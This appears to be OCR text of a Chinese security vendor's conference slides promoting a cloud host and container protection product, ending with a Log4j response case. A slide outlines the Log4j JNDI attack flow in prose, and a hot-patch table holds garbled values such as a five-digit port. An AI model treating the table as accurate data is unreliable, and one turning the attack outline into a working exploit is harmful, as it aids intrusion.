
- 支持**物理机、虚拟机、容器**等多种工作负载，在多云、混合云场景下，满足统一安全防护的需要
- 涵盖**资产清点**、风险发现、合规基线、容器安全、**微隔离**等5项功能支撑安全治理闭环
- 包含**威胁检测**、入侵防护、事件调查、**威胁溯源**等5项核心功能，并配套安全评估、安全运维、监测分析、威胁猎杀、应急响应等**安全服务**支撑检测响应的安全运营闭环



细粒度资产清点 1：资产识别


资产识别

- 支持Windows、Linux各发行版本下的基础软、硬件环境信息及变化情况识别
- 支持**账号、进程、开放端口**以及**各类主流应用信息**等**9大类 38小类 200余种**工作角色标签的自动化采集
- 所有逻辑关联可实现**跨环境集中可视化**



细粒度资产清点 2：容器资产识别

- 支持容器、镜像、Registry、主机、POD等容器资产信息采集、识别
- 支持自动获取所有与容器相关信息，如：容器运行状态、连接情况、关联镜像等
- 支持容器内资产的分层、分类集中可视化，帮助用户从整体安全角度细粒度观察容器类资产运行状况



多维度的风险检测

漏洞检测 对资产内部系统、应用进行漏洞检测，有效防范由系统、应用自身漏洞引发的安全事件

弱密码检测 对系统、应用中存在的各种弱密码问题精准识别，有效防范由弱密码问题引发的安全事件

配置风险检测 基于合规基线项对系统、应用、账号进行配置检测，给出合规差距和整改建议

容器集群风险检测 对容器平台配置文件进行检测，有效防范容器平台自身安全配置问题引发的安全事件




情报驱动的威胁检测

威胁检测引擎

为全球近百家合作伙伴所选用，为超过**100万台**网络设备和网络安全设备提供威胁检测能力，覆盖**全球29亿部手机**设备和全国**半数以上**防火墙节点，具有对威胁和异常风险的及时感知和发现能力。


- 静态分析可提取超过1200项向量
- 动态分析可输出400种动态行为标签
- 精准识别 50,000+ 病毒家族，1,400+万变种



威胁情报引擎


囊括了域名信誉、邮箱信誉、URL信誉、漏洞知识库等种类繁多的情报类型。并且收录了**近5年全球热点威胁事件**，**全球超过300个攻击组织**，帮助用户实现精准的威胁分析和攻击溯源

拥有来自全球**100+个优质威胁情报源**的海量数据支撑支持40余种特征维度的关联拓线分析和13种样本的同源性分析



多场景应用级微隔离 1：基于Agent — 应用身份认证技术



基于Agent — 应用身份认证技术 的微隔离方案，对于快速变化的云上业务场景，能够更好的跟随自适应，还广泛的支持物理机、私有云、公有云、混合云、容器等多种应用环境，并进一步做到了应用级细粒度网络隔离。



多场景应用级微隔离 2：全场景的业务流量可视化

多层次业务视角网络空间地图：

1. 业务全局视图：用户在多云、混合云场景下业务分布情况。
2. 区域聚焦视图：跨地域、跨业务的流量互访关系的情况。
3. 业务聚焦视图：业务内部各层级不同类型工作负载间的流量互访关系枪框。



多场景应用级微隔离 3：可视化威胁分析，智能化策略构建





可视化的专项分析

- 策略应用看板、流量关系看板、流量阻断看板、容器业务看板
- 跨地域的多云、混合云业务场景下，**统一的微隔离策略覆盖度分析**
- 爆破行为、端口扫描等横向潜伏渗透的**前期嗅探行为发现**
- 跨容器的访问渗透行为发现**

智能化的策略构建

- 全网业务流量关系，自动化构建
- 面向业务的微隔离策略，智能化推荐
- 实时威胁告警，可视化告警
- 无策略、未执行策略、网络风暴配置问题，自动化发现




全生命周期的容器安全防护

容器开发构建阶段

- 支持本地镜像以及镜像仓库的扫描，对镜像内容进行细粒度的识别，包括组件和应用详细信息
- 镜像内容扫描，包括漏洞扫描、病毒扫描、webshell、码纹识别、敏感信息和工具扫描
- 具备节点漏洞、组件漏洞、应用软件漏洞的检测能力
- 参照CIS基线标准，内置了约100余项基线检测出厂规则，并支持自定义基线检测模板

容器部署运行阶段

- 容器黑白名单、特权容器防护、特权端口映射防护、敏感文件映射防护的容器启动防护
- 容器内非法进程、反弹shell、容器逃逸、恶意行为的动态行为监控
- 基于容器行为识别模型的异常行为检测和黑名单容器的容器运行防护
- 支持基于K8s NetworkPolicy 的可视化微隔离





网络空间威胁对抗与防御技术研讨会
暨 第九届安天网络安全冬训营

安天 | 智者安天下

03



可见性和自动化

云上的安全治理闭环

可见性与自动化，云上安全治理闭环的基础

应对云上的各种安全威胁，面向用户业务架构愈发复杂，海量、异构资产并存的状态

可见性与自动化，使云安全治理“化繁为简”



云上业务Log4j漏洞自动化响应实践 1：风险排查

云场景中，当海量工作负载遭遇严重漏洞，安运维人员需要更加自动化、智能化的漏洞修复缓解措施。智甲云主机安全系统为云主机、容器场景，提供工作负载与应用业务的漏洞检测、安全基线以及弱口令的风险发现能力。


1、海量资产中快速清点含Log4j相关的应用



2、通过漏洞扫描，自动统计出暴露出云资产中的含Log4j漏洞的应用



3、通过资产基线核查的功能，详细理出存在风险的资产，确保修复计划覆盖所有风险资产




4、容器云环境下，对本地镜像和镜像仓库进行漏洞与安全基线检测，设置策略阻止含风险镜像启动；对运行中的容器进行风险扫描，确认线上容器是否已经存在风险，同时自动发现、自动扫描线上的微服务API是否存在安全风险。



云上业务Log4j漏洞自动化响应实践 2：加固 | 缓解

Log4j漏洞原理


1. 向存在Log4j漏洞的服务端发送含有JNDI lookup的http恶意包头；
2. 服务端解析请求，并将恶意字符串传递至Log4j组件；
3. Log4j组件解释执行恶意字符串中内容，外联至恶意服务器；
4. 恶意服务器回传恶意Payload；
5. Log4j漏洞服务端JAVA应用反序列化（或下载）恶意JAVA类并执行；



通常解决方案存在的问题

- 1、WAF存在容易被绕过风险
- 2、禁用Log4j组件容易造成业务系统故障


• 自动化主机热补丁方案



基于JVM的Attach机制注入的主机热补丁原理



• 自动化容器热补丁方案



基于远程注入的容器热补丁

| IP地址 | 源端口 | 目标端口 | 协议 | URL | Payload | 热补丁数 | 操作 |
|------|---------------|-------|------|---------------------------|------------|------|----|
| 本地 | 8080 | 8080 | HTTP | http://192.168.1.100:8080 | log4j组件打补丁 | 1 | 详情 |
| 80 | 10.255.128.68 | 87108 | HTTP | http://192.168.1.100:8080 | log4j组件打补丁 | 1 | 详情 |

云上业务Log4j漏洞自动化响应实践 3：长效防御

防护0day漏洞的一些挑战

